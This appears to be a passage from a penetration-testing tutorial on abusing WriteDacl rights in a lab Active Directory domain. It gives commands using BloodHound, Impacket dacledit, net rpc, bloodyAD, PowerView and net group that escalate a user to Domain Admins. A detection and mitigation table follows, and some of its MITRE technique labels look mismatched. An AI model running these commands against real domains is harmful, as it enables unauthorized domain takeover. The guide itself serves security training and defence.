
Once your Active Directory (AD) environment is properly configured, you must **assign the WriteDacl privilege** to the **user Rudra** for the **Domain Admins** group. This privilege enables Rudra to modify permissions and eventually add themselves to the **Domain Admins** group.

Steps:


- First, open **Active Directory Users and Computers (ADUC)** on the **Domain Controller**.
- Next, enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
- Then, locate the **Domain Admins** group in the Users container.
- After that, right-click on **Domain Admins** and go to **Properties**.




- Navigate to the **Security** tab, and click on **Add** button



- In the "Enter the object name to select" box, type **Rudra** and click **Check Names,** and click OK.
- Select **Rudra** user and in the **Permissions** section, click on the **Advanced** option



- In the **Advanced security settings** box, double-click on **Rudra** user's permission entry.
- In the **Permissions** section, check the box for **Modify permission**
- Finally, apply the settings to save the changes.



At this point, **Rudra** now has **WriteDacl** rights over the **Domain Admins** group, meaning they can add themselves to the group.

Exploitation Phase II – User Owns WriteDacl Permission on a Group


Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Rudra** has the **WriteDacl** permission on the **Domain Admins** group.


```
bloodhound-python -u rudra -p Password@1 -ns 192.168.1.3 -d ignite.local -c All
```

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u rudra -p Password@1 -ns 192.168.1.3 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Co
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



Thus, it has shown the Rudra User has WriteDacl privilege to the Domain Admin group.




Method for Exploitation – Granting Full Control Followed by Account Manipulation (T1098)

Linux Impacket tool – Granting Full Control

From UNIX-like systems, this can be done with **Impacket's** dacledit.py (Python), alternatively Impacket-dacledit.

```
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'rudra' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'/'rudra':'Password@1' -dc-ip 192.168.1.3
```




With the help of DACLedit, the DACL for this object is successfully modified, **rudra** user now has **full Control** over the **group**.

Linux – Adding Member to the Group

Linux Net RPC – Samba

The tester can abuse this permission by adding Rudra User into the Domain Admin group and listing the domain admin members to ensure that Rudra Users become Domain Admin.

```
net rpc group addmem "Domain Admins" rudra -U ignite.local/rudra%'Password@1' -S 192.168.1.3
```



Linux Bloody AD

Alternatively, it can be achieved using **bloodyAD**

```
bloodyAD --host "192.168.1.3" -d "ignite.local" -u "rudra" -p "Password@1" add groupMember "Domain Admins" "rudra"
```

Windows PowerShell Powerview – Granting Full Control


From a Windows system, this can be achieved with **Add-DomainObjectAcl** (**PowerView** module).

```
powershell -ep bypass
Import-Module .\PowerView.ps1
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "Domain Admins" -PrincipalIdentity "rudra"
```

Windows Net command – Adding Member to the Group

This can be achieved with a native command line, using windows net command.

```
net group "domain admins" rudra /add /domain
```



Thus, from user property we can see Rudra user has become the member of domain admin.

```
PS C:\Users\rudra> net user rudra /domain
The request will be processed at a domain controller for domain ignite.local.

User name                    rudra
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/30/2024 10:09:33 AM
Password expires             1/11/2025 10:09:33 AM
Password changeable          12/1/2024 10:09:33 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/30/2024 10:28:35 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.
```

Detection & Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	• Monitor for unusual password resets by non-admin users. • Detect anomalies in password change activities. • Check audit logs for unusual access or password reset events.	• Enforce least privilege access control. • Limit the use of powerful permissions like Generic ALL. • Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	• Monitor for account changes, including group memberships and privileges. • Log changes to critical accounts (e.g., admin, domain admin accounts).	• Use privileged access workstations (PAWs) for administrative tasks. • Restrict sensitive permissions like Generic ALL. • Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	• Monitor for excessive Kerberos ticket-granting service (TGS) requests. • Detect abnormal account ticket requests, especially for accounts with SPNs. • Enable Kerberos logging.	• Use strong, complex passwords for service accounts. • Rotate service account passwords regularly. • Disable unnecessary SPNs. • Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	• Monitor changes to SPN attributes using LDAP queries or PowerShell. • Detect modifications to AD attributes related to SPNs. • Monitor account changes using event logs.	• Limit the ability to modify SPNs to authorized users only. • Enforce MFA for service accounts. • Ensure strong passwords for accounts with SPNs. • Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	• Monitor changes to the msDS-KeyCredentialLink attribute. • Audit AD logs for unusual certificate and key additions. • Use LDAP queries to detect attribute modifications.	• Limit access to modify msDS-KeyCredentialLink to authorized accounts. • Regularly audit msDS-KeyCredentialLink attributes. • Use strong key/certificate management practices
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	• Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. • Detect ticket reuse across different systems • Enable and monitor Kerberos logging.	• Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	• Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). • Analyze logins that skip standard authentication steps.	• Disable NTLM where possible. • Enforce SMB signing and NTLMv2. • Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. • Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	• Monitor changes to group memberships, especially sensitive groups like Domain Admins. • Enable event logging for group changes in Active Directory.	• Limit access to modify group memberships. • Enable just-in-time (JIT) administration for critical roles • Use MFA for high-privilege accounts and role modifications.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux